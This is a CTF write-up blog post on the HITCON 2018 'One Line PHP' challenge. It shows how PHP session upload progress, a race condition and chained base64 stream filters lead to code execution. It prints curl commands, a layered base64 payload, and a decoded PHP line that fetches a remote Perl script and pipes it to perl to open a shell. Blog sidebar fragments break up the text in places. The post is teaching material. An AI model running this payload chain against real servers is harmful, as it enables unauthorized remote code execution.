Orange

This is Orange Speaking :)

2018年10月24日 星期三


HITCON CTF 2018 - One Line PHP Challenge

In every year's HITCON CTF, I will prepare at least one PHP exploit challenge which the source code is very straightforward, short and easy to review but hard to exploit! I have put all my challenges in this GitHub repo you can check, and here are some lists :P

- 2017 Baby^H Master PHP 2017 (0/1541 solved)
  - `Phar` protocol to `deserialize` malicious object
  - Hardcode anonymous function name `\x00lambda_%d`
  - Break shared VARIABLE state in Apache Pre-fork mode
- 2017 BabyFirst Revenge v2 (8/1541 solved)
  - Command Injection in **4** bytes
- 2016 BabyTrick (24/1024 solved)
  - Create an Unexpected Object and Don't Invoke __wakeup() in Deserialization
  - MySQL UTF-8 collation - `SELECT 'Ä'='a'` is True
- 2015 Babyfirst (33/969 solved)
  - Multi-line match in PHP regular expression
  - Command injection without symbols
- 2015 Use-After-FLEE (1/969 solved)
  - Bypass disable_functions and open_basedir
  - Write PHP use-after-free exploit
  - Bypass full protection (DEP / ASLR / PIE / FULL RELRO)
  - Yet Another Use After Free Vulnerability in unserialize() with SplDoublyLinkedList

This year, I designed another one and it's the shortest one among all my challenges - One Line PHP Challenge!(There is also another PHP code review challenges called Baby Cake may be you will be interested!) It's only 3 teams(among all 1816 teams)solve that during the competition. This challenge demonstrates how PHP can be squeezed. The initial idea is from @chtg57's PHP bug report. Since `session.upload_progress` is default enabled in PHP so that you can control partial content in PHP SESSION files! Start from this feature, I designed this challenge!

The challenge is simple, just one line and tell you it is running under default installation of Ubuntu 18.04 + PHP7.2 + Apache. Here is whole the source code:



```php
<?php
  ($_=@$_GET['orange']) && @substr(file($_)[0],0,6) === '@<?php' ? include($_) : highlight_file(__FILE__);
```

With the upload progress feature, although you can control the partial content in SESSION file, there are still several parts you need to defeat!

Inclusion Tragedy

In modern PHP configuration, the `allow_url_include` is always `Off` so the `RFI(Remote file inclusion)` is impossible, and due to the harden of new version's Apache and PHP, it can not also include the common path in LFI exploiting such as `/proc/self/environs` or `/var/log/apache2/access.log`.

There is also no place can leak the PHP upload temporary filename so the LFI WITH PHPINFO() ASSISTANCE is also impossible :(

Orange
檢視我的完

發表文章
留言

Archive

- ▼ 2018 (5)
  - ▼ 十月 (1)
    - HITCON CTF 2018 - On Challenge
  - ► 八月 (1)
  - ► 六月 (1)
  - ► 三月 (1)
  - ► 一月 (1)
- ► 2017 (2)
- ► 2016 (6)
- ► 2015 (8)
- ► 2014 (8)
- ► 2013 (13)
- ► 2012 (6)
- ► 2011 (8)
- ► 2010 (15)
- ► 2009 (3)

推薦文章

How I Hacke and Found So Backdoor Scr

How I Chaine vulnerabilitie Enterprise, F Execution Ch

Uber 遠端代 Uber.com Re Execution via Template Inj

HITCON 201 Bounty 獎金 些年我回報過

Yahoo Bug B *.login.yahoo Code Execut 行漏洞

GitHub Enter Injection

2015 烏雲峰會演講投影片 CTF 的那些事 之 Web 狗如 世界中存活? 」

Session Tragedy

The PHP check the value `session.auto_start` or function `session_start()` to know whether it need to process session on current request or not. Unfortunately, the default value of `session.auto_start` is `Off`. However, it's interesting that if you provide the `PHP_SESSION_UPLOAD_PROGRESS` in multipart POST data. The PHP will enable the session for you :P

```
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=iamorange'
$ ls -a /var/lib/php/sessions/
. ..
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=iamorange' -d 'PHP_SESSION_UPLOAD_PROGRESS=blahblahblah'
$ ls -a /var/lib/php/sessions/
. ..
$ curl http://127.0.0.1/ -H 'Cookie: PHPSESSID=iamorange' -F 'PHP_SESSION_UPLOAD_PROGRESS=blahblahblah'
-F 'file=@/etc/passwd'
$ ls -a /var/lib/php/sessions/
. .. sess_iamorange
```


Cleanup Tragedy

Although most tutorials on the Internet recommends you to set `session.upload_progress.cleanup` to `Off` for debugging purpose. The default `session.upload_progress.cleanup` in PHP is still `On`. It means your upload progress in the session will be cleaned as soon as possible!

Here we use race condition to catch our data!
(Another idea is uploading a large file to keep the progress)

Prefix Tragedy

OK, now we can control some data in remote server, but the last tragedy is the prefix. Due to the default setting of `session.upload_progress.prefix`, our SESSION file will start with a annoying prefix `upload_progress_`! Such as:



```
root@ubuntu:/var/lib/php/sessions# xxd sess_iamorange
00000000: 7570 6c6f 6164 5f70 726f 6772 6573 735f  upload_progress_
00000010: 626c 6168 626c 6168 626c 6168 7c61 3a35  blahblahblah|a:5
00000020: 3a7b 733a 3130 3a22 7374 6172 745f 7469  :{s:10:"start_ti
00000030: 6d65 223b 693a 3135 3430 3330 3031 3437  me";i:1540300147
00000040: 3b73 3a31 343a 2263 6f6e 7465 6e74 5f6c  ;s:14:"content_l
00000050: 656e 6774 6822 3b69 3a32 3035 3b73 3a31  ength";i:205;s:1
00000060: 353a 2262 7974 6573 5f70 726f 6365 7373  5:"bytes_process
00000070: 6564 223b 693a 3230 353b 733a 343a 2264  ed";i:205;s:4:"d
00000080: 6f6e 6522 3b62 3a31 3b73 3a35 3a22 6669  one";b:1;s:5:"fi
00000090: 6c65 7322 3b61 3a31 3a7b 693a 303b 613a  les";a:1:{i:0;a:
000000a0: 373a 7b73 3a31 303a 2266 6965 6c64 5f6e  7:{s:10:"field_n
000000b0: 616d 6522 3b73 3a31 3a22 6622 3b73 3a34  ame";s:1:"f";s:4
000000c0: 3a22 6e61 6d65 223b 733a 353a 2231 2e67  :"name";s:5:"1.g
000000d0: 6966 223b 733a 383a 2274 6d70 5f6e 616d  if";s:8:"tmp_nam
000000e0: 6522 3b73 3a31 343a 222f 746d 702f 7068  e";s:14:"/tmp/ph
000000f0: 7058 6547 6f4c 5722 3b73 3a35 3a22 6572  pXeGoLW";s:5:"er
00000100: 726f 7222 3b69 3a30 3b73 3a34 3a22 646f  ror";i:0;s:4:"do
00000110: 6e65 223b 623a 313b 733a 3130 3a22 7374  ne";b:1;s:10:"st
00000120: 6172 745f 7469 6d65 223b 693a 3135 3430  art_time";i:1540
00000130: 3330 3031 3437 3b73 3a31 353a 2262 7974  300147;s:15:"byt
00000140: 6573 5f70 726f 6365 7373 6564 223b 693a  es_processed";i:
00000150: 393b 7d7d 7d                             9;}}}
root@ubuntu:/var/lib/php/sessions#
```

In order to match the `@<?php`. Here we combine multiple PHP stream filter to bypass that annoying prefix. Such as:

```
php://filter/[FILTER_A]/.../resource=/var/lib/php/session/sess...
```

In PHP, the `base64` will ignore invalid characters. So we combine multiple `convert.base64-decode` filter to that, for the payload `VVVSM0wyTkhhSGRKUjBKcVpGaEtjMGxIT1hsWlZ6VnVXbE0xTUdSNU9UTk1Na3BxVEc1Q2MyWklRbXhqYlhkblRGZEJOMUI2TkhaTWVUaDJUSG s0ZGt4NU9IWk1lVGgy`. The SESSION file looks like:

HITCON 201
演講投影片 -
Hacking 中的


HITCON CTF
Final 心得備

HITCON Wor
DEFCON 22 (

被微軟感謝了
- CVE-2012-4

Defcon CTF (
Nonameyet

PHPConf 20
盾大對決!



```
root@ubuntu:/var/lib/php/sessions# cat sess_iamorange
upload_progress_ZZVVVSM0wyTkhhSGRKUjBKcVpGaEtjMGxIT1hsWlZ6VnVXbE0xTUdSNU9UTk1Na3
BxVEc1Q2MyWklRbXhqYlhkblRGZEJOMUI2TkhaTWVUaDJUSGs0ZGt4NU9IWk1lVGgy|a:5:{s:10:"st
art_time";i:1540303368;s:14:"content_length";i:323;s:15:"bytes_processed";i:323;
s:4:"done";b:1;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:1:"f";s:4:"name";s:
5:"1.gif";s:8:"tmp_name";s:14:"/tmp/phpAbZtge";s:5:"error";i:0;s:4:"done";b:1;s:
10:"start_time";i:1540303368;s:15:"bytes_processed";i:9;}}}root@ubuntu:/var/lib/
php/sessions#
```

P.s. We add `ZZ` as padding to fit the previous garbage

After the the first `convert.base64-decode` the payload will look like:

```
��hi�k�
☐�YUUR3L2NHaHdJR0JqZFhKc0lHOXlZVzVuWlM1MGR5OTNMMkpqTG5Cc2ZIQmxjbXdnTFdBN1B6NHZMeTh2THk4dkx5OHZMeTh2
```

The second times, PHP will decode the `hikYUU...` as:

```
�) QDw/cGhwIGBjdXJsIG9yYW5nZS50dy93L2JjLnBsfHBlcmwgLWA7Pz4vLy8vLy8vLy8vLy8v
```

The third `convert.base64-decode` , it becomes to our shell payload:

```
@<?php `curl orange.tw/w/bc.pl|perl -`;?>/////////////
```

OK, by chaining above techniques(session upload progress + race condition + PHP wrappers), we can get the shell back!
Here is the final exploit!

G+

3 則留言:

匿名 2018年10月24日 上午12:39
tql
回覆

Unknown 2018年10月24日 下午2:20
tql
回覆

Unknown 2018年11月23日 上午7:52
Warning: file_get_contents(): stream filter (convert.base64-decode): invalid byte sequence in /home/...

This ain't working for me.

$ php --version
PHP 7.2.10-0ubuntu0.18.04.1 (cli) (built: Sep 13 2018 13:45:02) (NTS)
回覆

輸入您的留言...

發表留言的身分: TheStartupGuy 登出

發佈 預覽 ☐ 通知我

首頁 較舊的文章

訂閱： 張貼留言 (Atom)